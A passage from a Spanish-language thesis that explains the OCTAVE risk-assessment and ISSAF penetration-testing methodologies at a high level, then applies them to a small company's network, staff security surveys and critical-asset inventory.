


Figura. 2. Fases y procesos para la aplicación de la Metodología OCTAVE. Adaptado de Alberts et al., 2001, p.5

La metodología Octave se la aplica en 3 fases las cuales permitirán determinar el estado actual de la empresa como también de su tecnología.

Fase 1: Construcción de Perfiles de Amenaza

Se identifican los activos más críticos para la empresa y cuáles son las estrategias que se aplican para mantener su continua operatividad (Alberts et al., 2001, p.4). Estos perfiles son creados en base a encuestas aplicadas en el siguiente orden:

Proceso 1: Área Directiva, identificación de activos y prácticas de seguridad actuales, amenazas de seguridad posibles y vulnerabilidades presentes.

Proceso 2: Área Operativa, identificación de activos relacionados con el proceso del negocio y prácticas de seguridad actuales, amenazas de seguridad posibles y vulnerabilidades presentes.

Proceso 3: Área General, identificación de activos y prácticas de seguridad actuales aplicadas por el personal de TI, amenazas de seguridad posibles y vulnerabilidades presentes.

Proceso 4: En base a la recolección de los resultados en los procesos 1, 2 y 3 se realiza el análisis para determinar los activos críticos de la empresa y cuya finalidad será construir los perfiles de amenaza para cada activo.

Fase 2: Identificación de Vulnerabilidades en TI

Se identifican aquellos activos críticos tecnológicos vulnerables y que puedan ser objeto de un posible ataque (Alberts et al., 2001, p.4). Para identificar tales vulnerabilidades se plantean 2 procesos más:

Proceso 5: La identificación de componentes clave como sistemas o componentes tecnológicos que manejen información confidencial o sean parte del proceso de negocio de la empresa.

Proceso 6: Una vez identificados dichos componentes se procede a utilizar herramientas, técnicas o metodologías con la finalidad de obtener resultados de seguridad enfocados al área de tecnología de la empresa. Este proceso contará con la aplicación de la metodología de pruebas de penetración ISSAF que será retomado en el subcapítulo 2.5.

2.5.8 Resultados e Informes Octave

Fase 3: Desarrollo de Estrategias y planes de seguridad

Los resultados obtenidos de la evaluación permitirán detectar los riesgos presentes en activos críticos de la empresa por lo que en esta sección se analiza la manera de cómo solucionarlos o mitigarlos (Alberts et al., 2001, p.4). Para ello se aplican los últimos dos últimos procesos:

Proceso 7: El análisis de riesgos aplicado, permite determinar el nivel de impacto que pueden tener los activos críticos.

Proceso 8: Desarrollar estrategias de protección, pueden ser perfiles de riesgo de cada activo, soluciones para las vulnerabilidades y prácticas de seguridad recomendadas con la finalidad de que puedan ser aplicadas por la empresa con el objetivo de que puedan proteger sus activos críticos.

2.6 Metodología para Pruebas de Penetración ISSAF

La metodología de prueba se diseñó con el objetivo de evaluar la red, el sistema y el control de las aplicaciones. ISSAF, 2008, P. 136.




Figura. 3. Fases para la aplicación de la Metodología Pruebas de Penetración. Adaptado de ISSAF, 2008, p. 147

2.6.1 Fase B.1: Planificación y Preparación

La primera etapa se establece un acuerdo de evaluación formal entre ambas partes para la concienciación acerca de la manipulación de información, además se analizan las fechas destinadas a la evaluación, tiempos de prueba y otros elementos, los cuales permiten montar un área de *pentest* y cuyo objetivo es evitar interferir con otras áreas dentro de la empresa. (ISSAF, 2008, p. 136).

2.6.2 Fase B.2: Evaluación

En esta etapa se inicia el proceso de pruebas de evaluación basado en un enfoque por capas, este método permite ir escalando en privilegios hasta obtener el nivel de acceso administrador en los equipos de la empresa.

2.6.2.1 Proceso 1: Recopilación de Información

Esta etapa se enfoca en encontrar la mayor cantidad de información de la empresa, ya sea a través de navegadores de búsqueda (Google, Bing, Yahoo!) como también se pueden utilizar herramientas para el descubrimiento de direcciones DNS, a través de WHOIS. Esta etapa es muy importante ya que permite reunir la suficiente información, se abren nuevos caminos y vías posibles para acceder a los recursos de la empresa. Cualquier información proveniente de medios tecnológicos, impresos o anuncios resulta útil. (ISSAF, 2008, p. 136).

Cobra mucha importancia identificar los puntos más importantes donde puede existir alguna vulnerabilidad, resulta que el tiempo y recursos son limitados por ello es necesario invertir el suficiente tiempo en la recolección de información.

2.6.2.2 Proceso 2: Mapeo de red

A partir de la información obtenida en el anterior proceso se realiza un análisis técnico, se realiza una supuesta topología de red acerca de cómo está configurada para ello se aplican métodos o herramientas que identifiquen esta información. Entre algunas de ellas son:

- Encontrar hosts activos
- Escaneo de puertos

- Determinar el perímetro de la red (Router, firewalls)
- Identificar servicios críticos

El mapeo de red podrá esclarecer cualquier duda con respecto a la información adquirida en el proceso 1 como marcas de hardware, tipo software y la relación que estos tienen con el proceso de negocio (ISSAF, 2008, p. 138).

2.6.2.3 Proceso 3: Identificación de Vulnerabilidades

Se llevarán a cabo varias actividades con la finalidad de detectar puntos débiles y que puedan ser explotados (ISSAF, 2008, p. 139). Algunas de estas actividades son:

- Identificar las rutas de ataque y escenarios para la explotación.
- Identificar el software crítico.
- Realizar análisis para buscar vulnerabilidades conocidas y no conocidas de sitios de acceso libre como CVE, CERT o SECURITYFOCUS.
- Enumerar las vulnerabilidades descubiertas.

2.6.2.4 Proceso 4: Penetración

Se intenta obtener acceso no autorizado y eludir las medidas de seguridad con la finalidad de ingresar a la red o sistema (ISSAF, 2008, p. 140). Para ello se utilizan las siguientes herramientas:

- Herramientas de penetración para esta propuesta, ingeniería social.
- Documentar los hallazgos explicando la vía utilizada, el impacto causado y cual vulnerabilidad fue explotada.

2.6.2.5 Proceso 5: Ganar Acceso y Escalar Privilegios

Obtener una cuenta de usuario sin privilegios a través de los siguientes medios (ISSAF, 2008, p. 141):

- Descubrir nombres de usuario y contraseñas, a través de ataques de fuerza bruta.

- Descubrir nombres de usuario y contraseñas, a través de cuentas por defecto.
- Explotar la configuración predeterminada para determinar contraseñas y configuraciones de la red.

Proceso A: Comprometer Sistemas Intermedios, esta sección permite crear un baipás con la finalidad de evitar medidas de seguridad estos pueden ser ruteadores, firewalls, servidores o estaciones de trabajo.

Proceso B: Comprometer el Objetivo, este el paso final, donde se comprueba que el objetivo evaluado ha sido controlado por completo, este elemento permite descubrir e identificar cuentas de administrador y escalar privilegios sin restricciones.

2.6.2.6 Proceso 6: Enumerar Entradas

Obtener contraseñas cifradas o legibles a través del uso de otras técnicas, explotar sesiones. Adicionalmente se puede identificar direcciones de correo. (ISSAF, 2008, p. 141).

2.6.2.7 Proceso 7: Comprometer Usuarios Remotos y Sitios

Las comunicaciones entre usuarios remotos no están cifradas por lo tanto no garantiza que el punto final de comunicación sea seguro por lo tanto se puede obtener acceso privilegiado a la red a través de *spoofing* o manipulación del símbolo de sistema (ISSAF, 2008, p. 142).

2.6.2.8 Proceso 8: Mantener una Sesión

Un canal oculto que se puede utilizar a través de la implementación de túneles, otra opción es la creación de una puerta trasera a través de *rootkits* capaz de controlar el sistema de forma remota por completo, otra forma rápida es habilitar la opción de control remoto a través del símbolo del sistema del computador afectado utilizando los privilegios de administrador (ISSAF, 2008, p. 142).

2.6.2.7 Proceso 9: Cubrir Huellas

En esta última sección el investigador oculta archivos y carpetas durante o después de que se haya ejecutado el análisis, el éxito de una evaluación se determina por el tiempo que permanece un atacante dentro de la red ya que de esta forma se lograra obtener una mayor cantidad de información (ISSAF, 2008, p. 143).

2.6.3 Fase B.3: Informes, Destrucción y Limpieza

Se realiza una recopilación de resultados acerca de los procesos anteriormente aplicados a través de representaciones en diagramas de red, mapas, cuadros de vulnerabilidades y otros elementos que permitan resaltar los riesgos. La destrucción de artefactos se aplica desde la corrección de las vulnerabilidades y finalmente una limpieza conlleva a eliminar registros o archivos que se hayan utilizado durante las pruebas de *pentest* (ISSAF, 2008, p. 145).

2.6.3.1 Proceso 1: Reportes Verbales

En el transcurso de la fase de evaluación se identifica la vulnerabilidad y se comenta de inmediato a los administradores para su pronta solución.

2.6.3.2 Proceso 2: Reporte Final

Se presenta un informe escrito el cual describe el resultado de las pruebas y sus recomendaciones. Este debe seguir una estructura que consta del resumen de gestión, herramientas utilizadas, fechas y hora de cada prueba en el sistema, el resultado o salida de cada prueba, además de una lista con todas las vulnerabilidades identificadas con su respectiva solución (ISSAF, 2008, p. 145).

Todos los archivos que se hayan generado deben ser eliminados, en caso de existir elementos que imposibilita su eliminación se debe incluir en el informe final para que los administradores puedan retirarlo.

3. IMPLEMENTACIÓN

3.1 Situación Actual de la Empresa

Actualmente la empresa cuenta con el siguiente esquema de configuración de red, para ello se han dividido en 2 áreas las cuales son: oficina y restaurante (sucursal). En las figuras 4 y 5 se observa la estructura de red que actualmente cuenta la empresa, se encuentran conectados al internet a través de una línea dedicada ADSL 2+, gracias a esta tecnología, utilizan la misma línea telefónica para la transmisión de datos.

Como punto adicional los empleados que utilizan dispositivos inalámbricos se conectan a la red “2do y 3er piso” como se representa en la figura 4, mientras que los usuarios en general se conectan a la “Red Clientes” como se muestra en la figura 5.

Diagrama de Red Oficina




Figura. 4. Topología de Red Actual de la Empresa – Oficina.

Cabe destacar que los ruteadores inalámbricos identificados en color naranja están configurados de tal forma que pueden ser blancos de ataques de acceso o inyección de tráfico en la red. Al ser equipos destinados para el hogar cuentan con herramientas de administración básicas, por ejemplo el uso de directivas para el acceso a internet donde únicamente permite limitar el acceso y el tiempo de navegación a ciertas páginas web de un máximo de 10 equipos, caso contrario de aquellos ruteadores especializados para un entorno empresarial que si cuentan con herramientas de seguridad y administración, por ejemplo la utilización de VLANS que permiten separar segmentos lógicos de una red de área local (Red independiente para cada departamento), otro ejemplo puede ser la utilización de listas de control de acceso para limitar el tráfico de la red permitiendo controlar el acceso que puede tener un host a un servidor o un servicio específico.

Diagrama de Red - Restaurante y Producción




Figura. 5. Topología de Red actual de la Empresa – Restaurante.

De acuerdo con la información gráfica analizada en las anteriores figuras, se puede obtener una idea preliminar acerca de la problemática presente en la empresa, a continuación, se utilizará la metodología de Octave, donde a través de encuestas y una serie de fases adicionales se podrán generar las respectivas soluciones para esta propuesta.

3.2 Fase 1: Octave – Construcción de Perfiles de Amenaza




Figura. 6. Fase 1 – Metodología Octave.
Adaptado de Alberts et al., 2001, p.5

Como sugiere la metodología Octave, la primera fase se realizan varias encuestas hacia el personal (Anexo 2), se han seleccionado aquellas relacionadas con el proceso de negocio.

3.2.1 Proceso 1: Octave – Encuestas Aplicadas al Área Directiva




Figura. 7. Fase 1 – Encuestas Aplicadas Área Directiva.
Adaptado de Alberts et al., 2001, p.5

Este proceso se ha llevado a cabo con una autoridad donde se le ha entregado la encuesta del área directiva para que sea llenada, los resultados serán analizados en el proceso 4.

3.2.2 Proceso 2 y Proceso 3: Octave - Encuestas Aplicadas al Área General (Personal) y TI




Figura. 8. Fase 1 – Encuestas Aplicadas Área Operativa (TI) y General.
Adaptado de Alberts et al., 2001, p.5

Para este proceso se ha identificado al personal que trabaja de forma directa con los activos tecnológicos, se les han entregado las encuestas del área general para que sean llenadas y para el caso del área operativa TI al administrador del área de tecnología. Los resultados de las encuestas serán analizados en el proceso 4.

3.2.3 Proceso 4: Octave – Recolección de resultados de todas las encuestas




Figura. 9. Fase 1 – Recolección de Resultados de las Encuestas. Adaptado de Alberts et al., 2001, p.5

Tabla 7.

Asignación del nivel de cumplimiento en función de la calificación

Cumplimiento	Calificación
Sí	Bajo
No sabe	Medio
No	Alto

La tabla 7 permite determinar una calificación para cada tipo de respuesta, donde se establece lo siguiente, en caso del “No” se le otorga una calificación “Alto”, debido a que no están implementando y haciendo uso de las buenas prácticas acerca de la seguridad, para el caso “No Sabe”, se le otorga una calificación de “Medio” ya que no se asegura si se están cumpliendo con las buenas prácticas, finalmente para el caso de “Si”, se le otorga una calificación de “Bajo” debido a que se cumplen con las buenas prácticas.

Altos Directivos

Antes de comenzar con el análisis de las encuestas se va a analizar tabla 8, la cual contiene 5 columnas distribuidas de la siguiente forma:

- **Prácticas Estratégicas:** Es el identificador de la práctica estratégica localizada en el catálogo de prácticas de Octave, estos se encuentran en el anexo.
- **Pregunta:** Es aquella interrogante que se le plantea a la persona evaluada para este caso un alto directivo.
- **Respuesta:** Es el resultado de la pregunta realizada a los encuestados.
- **Cumplimiento:** Es una calificación cualitativa que se le otorga de acuerdo con lo analizado en la tabla 7.

Tabla 8.

Resultados de Encuestas en Directores

Prácticas Estratégicas	Pregunta	Respuesta	Cumplimiento
SP1.1	El personal comprende su rol en la empresa y es responsable con la seguridad.	No sabe	Medio
SP1.2	La experiencia es la adecuada para el manejo de servicios y tecnologías.	Sí	Bajo
SP1.3	Existe conciencia de seguridad y la capacitación periódica al personal.	No	Alto
SP3.1	Se asignan los fondos necesarios y actividades necesarias con la seguridad de la información.	No sabe	Medio
SP3.4	Existen niveles requeridos para el manejo de la información.	Sí	Bajo
SP3.5	La empresa administra los riesgos de seguridad de la información.	No	Alto
SP3.6	Se reciben y actúan sobre informes de auditoría, vulnerabilidades, incidentes, riesgos y planes de mejora de seguridad.	No	Alto

SP4.1	La empresa cuenta con un proceso documentado para la evaluación periódica de las políticas de seguridad.	No	Alto
SP4.3	La empresa cuenta con un amplio conjunto de políticas documentadas que son actualizadas y revisadas.	No sabe	Medio
SP5.1	La empresa documenta y monitorea la información cuando se trabaja con organizaciones externas.	No sabe	Medio
SP6.1	Se ha realizado un análisis de operaciones, aplicaciones y criticidad de los datos.	No	Alto
SP6.2	La empresa documenta, planes de recuperación ante desastres, planes de contingencia.	No	Alto
SP6.5	El personal es consciente de que cuenta con planes de contingencia, recuperación de desastres para la continuidad del negocio.	No	Alto

Personal en General y TI

El siguiente análisis se lo aplica de igual forma, para este caso se lo aplica con el personal en general y de TI (Anexos).

Tabla 9.

Resultados de Encuestas en el personal y TI

Prácticas Estratégicas	Pregunta	Respuesta	Cumplimiento
OP2.1.1	Están o no documentados los planes de seguridad que salvaguarden los sistemas y redes.	No sabe	Medio

OP2.1.2	Existen políticas y procedimientos documentados para el control de hardware y software.	No	Alto
OP2.1.4	La integridad del software instalado se verifica regularmente.	Sí	Bajo
OP2.1.5	Todos los sistemas están al día con respecto a revisiones, parches y recomendaciones.	Sí	Bajo
OP 2.1.6	Existe un plan de copias de seguridad y que este tenga su documentación.	No sabe	Medio
OP2.1.8	Los cambios que se han realizado al hardware y software son documentados.	Sí	Bajo
OP2.1.9	Los miembros del personal de TI siguen procedimientos para eliminar y dar por terminado contraseñas, cuentas o privilegios a usuarios.	No	Alto
OP2.1.10	Los servicios necesarios se están ejecutando en el sistema, los innecesarios se han eliminado o desactivado.	No sabe	Medio
OP2.3.1	Se utilizan herramientas para el monitoreo del sistema y de la red en la empresa	No sabe	Medio
OP2.4.1	Se utilizan controles de acceso apropiados, autenticación, políticas para la restricción de accesos.	No sabe	Medio
OP2.6.1	Se utilizan controles de seguridad para proteger la información sensible, a través del cifrado en el almacenamiento o transmisión de datos.	No sabe	Medio
OP2.7.2	La empresa cuenta con diagramas de arquitectura y topología de red, actualizadas.	No sabe	Medio

OP 3.1.1	Existen procedimientos documentados para identificar, informar y responder frente a incidentes, violaciones de seguridad en general.	No	Alto
OP 3.2.1	Los miembros del personal siguen buenas prácticas de seguridad, algunas de ellas, divulgación, ingeniería social, reconocimiento, contraseñas, etc.	No sabe	Medio
OP3.2.3	Existen procedimientos documentados para autorizar, supervisar a las personas que trabajan con información sensible, así como el lugar donde esta reside.	Sí	Bajo

3.2.3.1 Activos Críticos

Componentes Clave

Tabla 10.

Activos Críticos considerados por la empresa

Equipo	Nivel Activo Crítico	Descripción
Ruteador	Alto	Primer dispositivo después del ISP - control de la red – Proceso de Negocio
Data Server	Medio	Servidor de almacenamiento contiene la información histórica
Switch	Alto	Conecta los puntos de red de toda la oficina
Ruteador Inalámbrico	Medio	Permite conectarse de manera inalámbrica a los directivos y a la sala de capacitaciones
Computador	Medio	Manejo de los elementos relacionados con la parte financiera ERP
Computador	Medio	Manejo de nómina y tesorería ERP
Computador	Bajo	Entrega de información a proveedores y visualizador de cámaras
Computador	Medio	Manejo de tarjetas de crédito ERP

Computador	Medio	Manejo de la cobros y pagos ERP
Computador	Medio	Manejo de proveedores ERP
Computador	Bajo	Manejo y entrega de productos a los demás locales
MAC	Medio	Directivos
MAC	Medio	Directivos
Ruteador Inalámbrico	Alto	Permite conectarse de manera inalámbrica a toda la oficina y permite conectar a 3 computadores a la red.
Computador	Medio	Toma de pedidos en restaurante – Proceso de Negocio
Computador	Medio	Toma de pedidos en restaurante – Proceso de Negocio
